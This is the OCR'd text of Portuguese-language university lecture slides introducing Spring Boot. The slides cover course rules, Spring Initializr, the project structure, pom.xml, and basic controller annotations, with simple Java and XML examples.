DIM0547 - DESENVOLVIMENTO DE SISTEMAS WEB II

05-08

As regras do jogo

- **Não será aceito uso de IA** no desenvolvimento dos Trabalho ou Provas;
- **Trabalhos copiados** em todo ou em parte de outros estudantes ou da Internet receberão automaticamente nota zero;
- **Códigos que não compilam** serão avaliados, porém com penalidade;
- **Pontos extras** serão adicionados em códigos com uso de boas práticas de programação (**Se necessário para aprovação**);

As regras do jogo

- **Trabalhos entregues fora do prazo não serão considerados;**

- **Atrasos resultam em meia falta;**

As regras do jogo

Faltas justificadas apenas mediante atestado

Qualquer problema, fale comigo, logo, não espero para o final

Avaliação

- Prova escrita;
- Trabalho Prático*;
- Trabalho Prático*;
- Reposição:
  - Prova escrita;
  - Trabalho Prático Correspondente + Algumas coisas;

* Apresentação é obrigatória

* Trabalhos em trio

Aula 05

Primeiro Projeto

Spring - Criando o projeto


Spring Initializr

É uma ferramenta oficial do Spring (https://start.spring.io) que ajuda a gerar a estrutura inicial de um projeto Spring Boot.

Funciona como um “template generator”, onde você escolhe algumas configurações e ele entrega um projeto pronto para compilar e rodar.

Evita que você precise configurar Maven/Gradle e dependências do zero.

Spring - Criando o projeto



Spring - Criando o projeto

No site do Spring Initializr, você seleciona:

- Project: Maven ou Gradle.
- Language: Java, Kotlin ou Groovy.
- Spring Boot Version: versão que deseja usar (ex: 3.5.x).
- Project Metadata:
  - Group: como se fosse o “pacote base” da sua aplicação (com.seuprojeto).
  - Artifact: É o identificador técnico do projeto. Vai ser usado como: Nome do arquivo gerado (artifactId-version.jar).
  - Name: nome amigável da aplicação.
  - Description e Package name opcionais.
- Packaging: jar (mais comum) ou war.
- Java Version: versão do Java instalada (ex: 17, 21).
- Dependencies: as dependências que a aplicação precisa. Exemplo:
  - spring-boot-starter-web → para aplicações web REST.
  - spring-boot-starter-data-jpa → para persistência com bancos relacionais.
  - spring-boot-starter-security → para autenticação/autorização.

Depois de escolher, você clica em Generate → baixa um .zip com o projeto já configurado.


Spring - Criando o projeto

Há padrões de boas práticas para definir o nome do pacote base (o campo Group e o Package name no Spring Initializr).

Isso é importante porque o Spring Boot usa o pacote base para o component scan, ou seja, para encontrar automaticamente classes com @Component, @Service, @Repository, @Controller etc.

Spring - Criando o projeto

- Começar com o domínio invertido da organização:
  a. Exemplo: se sua empresa é empresa.com.br, o início do pacote deve ser: br.com.empresa
- Depois vem o nome do projeto/aplicação
  a. Se o projeto chama sistemadepagamento: br.com.empresa.sistemadepagamento
- Estrutura interna por camada/módulo
  a. Dentro do pacote base, normalmente organiza-se em camadas:



Estrutura do Projeto


/src

É a pasta principal de código-fonte do seu projeto.

Dentro dela normalmente existem duas subpastas:

/src/main → código da aplicação (o que vai para produção).

/src/test → testes automatizados (JUnit, etc).




Estrutura do Projeto

/src/main/resources

Contém recursos não Java que a aplicação precisa (arquivos de configuração, templates, imagens, arquivos estáticos etc.).

Tudo que está aqui é colocado no classpath da aplicação e pode ser acessado pelo Spring.




Estrutura do Projeto

/src/main/resources/static

Usada para armazenar arquivos estáticos que serão servidos diretamente ao navegador, sem precisar passar por um controlador.

Exemplos:

- CSS (estilos)
- JS (scripts de frontend)
- imagens
- PDFs



Estrutura do Projeto

/src/main/resources/templates


Onde ficam as páginas dinâmicas do projeto.

Usado quando você trabalha com Thymeleaf, FreeMarker ou JSP.

Aqui você cria arquivos .html que podem receber dados do backend.

Exemplo:

Se tiver templates/index.html, e um controller retornar "index", o Spring vai renderizar esse arquivo.




Estrutura do Projeto

/src/main/resources/application.properties (ou application.yml)

Arquivo principal de configuração da aplicação.

Aqui você define:

- Porta do servidor (server.port=8081)
- Configuração do banco de dados
- Variáveis personalizadas
- Configuração de logs




Estrutura do Projeto

pom.xml

Arquivo de configuração do Maven.

Define:

- Dependências do projeto (Spring Web, Spring Data, Thymeleaf etc.)
- Versão do Java usada
- Plugins de build
- Nome/versão do projeto



pom.xml

POM = Project Object Model

É um arquivo XML que contém todas as informações do projeto e suas dependências.

No Spring Boot, ele é o coração do projeto Maven, pois define:

- Dependências externas (bibliotecas)
- Versões de plugins e do Java
- Configurações de compilação e empacotamento
- Informações do projeto (nome, versão, organização)

pom.xml

Para que serve o POM?

Gerenciar dependências automaticamente

- Por exemplo, se você adiciona spring-boot-starter-web, o Maven baixa automaticamente todas as bibliotecas necessárias (Spring Web, Jackson, Tomcat, etc).

Configurar plugins e compilação

- Ex: maven-compiler-plugin define a versão do Java para compilação.

Definir versões e compatibilidade

- Você define a versão do Spring Boot, do Java, do Maven e do projeto em um único lugar.

Gerenciar perfis de build

- Ex: profile de produção, desenvolvimento ou testes.

Padronização e reprodutibilidade

- Qualquer pessoa que baixar seu projeto pode rodar mvn clean install e o Maven irá configurar tudo automaticamente.

pom.xml


```xml
<groupId>br.ufrb.imd</groupId>       <!-- organização / pacote base -->
<artifactId>atividade</artifactId>  <!-- nome do projeto -->
<version>1.0.0</version>            <!-- versão do projeto -->
<packaging>jar</packaging>          <!-- tipo de build: jar/war -->

<dependencies>
    <!-- dependências do projeto -->
</dependencies>

<build>
    <plugins>
        <!-- plugins de compilação, testes, empacotamento -->
    </plugins>
</build>
```

pom.xml

Onde encontrar minhas dependências




.m2

É a pasta local do Maven (chamada de Maven Local Repository).

Fica geralmente em:

- Windows: C:\Users\<seu-usuario>\.m2
- Linux/Mac: /home/<seu-usuario>/.m2




É nesse diretório que o Maven guarda todas as dependências baixadas da internet (JARs, plugins, POMs, metadados).

.m2

Principais problemas com .m2

- Dependência corrompida

Solução: apagar a pasta da dependência corrompida no .m2, e rodar mvn clean install de novo.



Primeira API

@RestController

Registra a classe como controlador e faz com que o retorno dos métodos seja enviado direto no corpo da resposta HTTP (não como view).

Ideal para criar APIs REST que retornam JSON, XML ou texto simples.

```java
@RestController
public class ApiController {

    @GetMapping("/hello")
    public String hello() {
        return "Hello World"; // devolve o texto diretamente
    }
}
```

Primeira API

@Controller

Marca a classe como um controller do Spring MVC.

Indica que essa classe deve ser registrada no contexto do Spring para receber requisições HTTP.

O retorno dos métodos é interpretado como o nome de uma view (ex.: index.html dentro de templates).

```java
@Controller
public class HomeController {

    @GetMapping("/")
    public String home() {
        return "index"; // Spring procura templates/index.html
    }
}
```

Primeira API

Se você não usar @Controller ou @RestController

Sua classe será apenas uma classe Java comum, o Spring não vai registrar como controlador.

Resultado: requisições nunca chegam nela (404).

```java
@Controller
public class HomeController {

    @GetMapping("/")
    public String home() {
        return "index"; // Spring procura templates/index.html
    }
}
```

Primeira API

@RequestMapping

Define a URL base (prefixo) para todos os métodos da classe, ou a rota específica de um método.

```java
@RestController
@RequestMapping("/api") // prefixo da classe
public class UserController {

    @GetMapping("/users") // rota final = /api/users
    public String getUsers() {
        return "Lista de usuários";
    }
}
```

Se você não usar @RequestMapping:

Sua classe até pode ser reconhecida como controlador, mas não terá rota.

Resultado: requisições nunca vão chegar (404).

Primeira API

@RequestMapping

Define a URL base (prefixo) para todos os métodos da classe, ou a rota específica de um método.

```java
@RestController
@RequestMapping("/api") // prefixo da classe
public class UserController {

    @GetMapping("/users") // rota final = /api/users
    public String getUsers() {
        return "Lista de usuários";
    }
}
```

Se você não usar @RequestMapping:

Sua classe até pode ser reconhecida como controlador, mas não terá rota.

Resultado: requisições nunca vão chegar (404).

Primeira API

@RequestMapping

Com a @RequestMappgin, é possível definir os tipos de método usado nas requisições

```
@RequestMapping(value = "/rota", method = RequestMethod.GET)
```

Primeira API

@GetMapping


É uma anotação usada em Controllers para mapear requisições HTTP GET a um método Java.

```java
@GetMapping("/usuarios/{id}")
public Usuario buscarUsuario(@PathVariable Long id) {
    return usuarioService.buscarPorId(id);
}
```

Primeira API

Porta da aplicação

No Spring Boot, as configurações básicas (porta, context path, etc.) são definidas no application.properties ou application.yml.



Primeira API

Context da aplicação

Alterar o context path (prefixo da aplicação)

Por padrão, a aplicação roda no /. Para mudar:

```
server.servlet.context-path=/minhaapi
```

Exercício

Criem a primeira aplicação Spring com a rota “Olá Spring”.


Documentação

https://spring.io/projects/spring-boot

É a documentação oficial escrita pelos desenvolvedores do Spring.

Contém conceitos, explicações, tutoriais e exemplos.

Explica como usar os recursos, boas práticas e detalhes de configuração.




Documentação

https://spring.io/projects/spring-boot

É a documentação oficial escrita pelos desenvolvedores do Spring.

Contém conceitos, explicações, tutoriais e exemplos.

